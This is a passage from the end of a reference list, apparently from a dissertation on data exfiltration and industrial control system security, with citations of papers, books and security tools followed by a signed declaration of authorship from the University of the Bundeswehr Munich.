[SPL+15] Keith Stouffer, Victoria Pillitteri, Suzanne Lightman, Marshall Abrams, and Adam Hahn. Guide to Industrial Control Systems (ICS) Security, National Institute of Standards and Technology (NIST) Special Publication 800-82 Revision 2, US Department of Commerce, 2015. URL: dx.doi.org/10.6028/NIST.SP.800-82r2.

[Sta20] Statista. Median time period between intrusion, detection, and containment of industrial cyber attacks worldwide from 2014 to 2019, 2020. URL: https://www.statista.com/statistics/221406/time-between-initial-compromise-and-discovery-of-larger-organizations/.

[SUBG21] Bushra Sabir, Faheem Ullah, M. Ali Babar, and Raj Gaire. Machine Learning

for Detecting Data Exfiltration: A Review, 2021. URL: https://dl.acm.org/doi/abs/10.1145/3442181.

[Swi21] Swimlane. pyattck 4.0.3, 2021. URL: https://pypi.org/project/pyattck/.

[SWJ13] Riccardo Scandariato, Kim Wuyts, and Wouter Joosen. A descriptive study of Microsoft's threat modeling technique, 2013. URL: https://link.springer.com/article/10.1007/s00766-013-0195-2.

[SYL+22] Zehua Sun, Huanqi Yang, Kai Liu, Zhimeng Yin, Zhenjiang Li, and Weitao Xu. Recent Advances in LoRa: A Comprehensive Survey. *ACM Trans. Sen. Netw.*, 18(4), nov 2022. URL: https://doi.org/10.1145/3543856, doi:10.1145/3543856.

[SZG+22] Junxian Shen, Han Zhang, Yantao Geng, Jiawei Li, Jilong Wang, and Mingwei Xu. Gringotts: Fast and Accurate Internal Denial-of-Wallet Detection for Serverless Computing. In *Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security*, CCS '22, page 2627–2641, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3548606.3560629, doi:10.1145/3548606.3560629.

[TBT22] Charles Turnitsa, Curtis Blais, and Andreas Tolk. *Simulation and Wargaming*. IEEE Press Wiley, 111 River Street, Hoboken, NJ 07030, USA, 2022. URL: https://onlinelibrary.wiley.com/doi/epub/10.1002/9781119604815.

[tis20] tisf. PyExfil 1.10.4 A Python package for data exfiltration, 2020. URL: https://pypi.org/project/PyExfil/.

[TSSS23] Zahir Tari, Nasrin Sohrabi, Yasaman Samadi, and Jakapan Suaboot. *Data Exfiltration Threats and Prevention Techniques: Machine Learning and Memory-Based Data Security*. IEE Press Wiley, 111 River Street, Hoboken, NJ 07030, USA, 2023. URL: https://onlinelibrary.wiley.com/doi/book/10.1002/9781119898900.

[UER+17] Faheem Ullah, Matthew Edwards, Rajiv Ramdhany, Ruzanna Chitchyan, M. Ali Babar, and Awais Rashid. Data Exfiltration: A Review of External Attack Vectors and Countermeasures. *2017 Journal of Network and Computer Applications 101(2)*, 2017. URL: https://eprints.lancs.ac.uk/id/eprint/88549/1/1_s2.0_S1084804517303569_main.pdf.

[UER+18] Faheem Ullah, Matthew Edwards, Rajiv Ramdhany, Ruzanna Chitchyan, M. Ali Babar, and Awais Rashid. Data exfiltration:A review of external attack vectors and countermeasures. *University of Bristol: Bristol Research*, 57:1–57, 2018.

[VDSt23] Christophe Vandeplas, Alexandre Dulaunoy, Deborah Servili, and tking2. Github: misp-galaxies, 2023. URL: https://github.com/MISP/misp-galaxy/blob/main/clusters/mitre-attack-pattern.json.

[VI22] Christophe Vandeplas and Andras Iklody. Malware Information Sharing Platform core software - Open Source Threat Intelligence and Sharing Platform, 2022. URL: https://github.com/MISP/MISP.

[VNA+21] Ivan Vaccari, Sara Narteni, Maurizio Aiello, Maurizio Mongelli, and Enrico Cambiaso. Exploiting Internet of Things Protocols for Malicious Data Exfiltration Activities, 2021. URL: https://ieeexplore.ieee.org/abstract/document/9493887.

[VS21] Mavroeidis Vasileios and Bromander Siri. Cyber Threat Intelligence Model: An Evaluation of Taxonomies, Sharing Standards, and Ontologies within Cyber Threat Intelligence, 2021. URL: https://www.duo.uio.no/bitstream/handle/10852/58492/CTI_Mavroeidis.pdf?sequence=4.

[VZ22] Valentin Vogel and Nicolas Ziegler. Von der BSI-KritisV zur NIS2-Richtlinie. *International Cybersecurity Law Review: Zeitschrift für Cybersicherheit und Recht. 4(1):1-19; Springer Fachmedien Wiesbaden, Springer Nature*, 2022. URL: https://link.springer.com/content/pdf/10.1365/s43439-022-00077-4?pdf=openurl.

[Waz23] Wazuh. Wazuh – documentation, 2023. URL: https://documentation.wazuh.com/current/index.html.

[Waz24] Wazuh. Network IDS Integration, 2024. URL: https://documentation.wazuh.com/current/proof-of-concept-guide/integrate-network-ids-suricata.html.

[WC22] Fatema Bannat Wala and Chase Cotton. "Off-Label" Use of DNS. *Digital Threats*, 3(3), mar 2022. URL: https://doi.org/10.1145/3491261, doi:10.1145/3491261.

[Wil93] Theodore J. Williams. The Purdue Enterprise Reference Architecture, 1993. URL: https://www.sciencedirect.com/science/article/pii/S1474667017485326.

[Wir22] Wirtschaftsnachrichten. Gefährdete Smart Grids: Kritische Infrastrukturen, wie zum Beispiel intelligente Stromnetze, sind zunehmend von Cyber- Angriffen bedroht. *Wirtschaftsnachrichten. (07-08):68; Wirtschaftsnachrichten Zeitschriften Verlagsgesellschaft m.b.H.*, 2022. URL: https://www.wiso-net.de/document/WIRT__WIRTSCHN_20220711_3EFD6EDF5C?ZG_PORTAL=portal_ebsco.

[Wir23] Wireshark Foundation. Wireshark – The world's most popular network protocol analyzer, 2023. URL: https://www.wireshark.org/.

[XLAL21] Wenjun Xiong, Emeline Legrand, Oscar Aberg, and Robert Lagerström. Cyber security threat modeling based on the MITRE Enterprise ATT&CK Matrix, 2021. URL: https://link.springer.com/article/10.1007/s10270-021-00898-7.

[ZCX22] Zhen Zeng, Chun-Jen Chung, and Liguang Xie. Security Challenges for Modern Data Centers with IoT: A Preliminary Study. In *Companion Proceedings of the Web Conference 2022*, WWW '22, page 555–562, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3487553.3524857, doi:10.1145/3487553.3524857.

[ZGCD22] Michael Zipperle, Florian Gottwalt, Elizabeth Chang, and Tharam Dillon. Provenance-Based Intrusion Detection Systems: A Survey. *ACM Comput. Surv.*, 55(7), dec 2022. URL: https://doi.org/10.1145/3539605, doi:10.1145/3539605.

[ZZL22] Jun Zeng, Chuqi Zhang, and Zhenkai Liang. PalanTír: Optimizing Attack Provenance with Hardware-Enhanced System Observability. In *Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security*, CCS '22, page 3135–3149, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3548606.3560570, doi:10.1145/3548606.3560570.

Declaration of Authorship

I hereby certify that this thesis has been written independently and that no sources and aids other than those indicated have been used.

Furthermore, I have taken note of the information sheet on the use of Dissertation and grant the simple right of use of my Dissertation to the University of the Bundeswehr Munich.

Neubiberg, 22.04.2025



.....

(Signature of the candidate)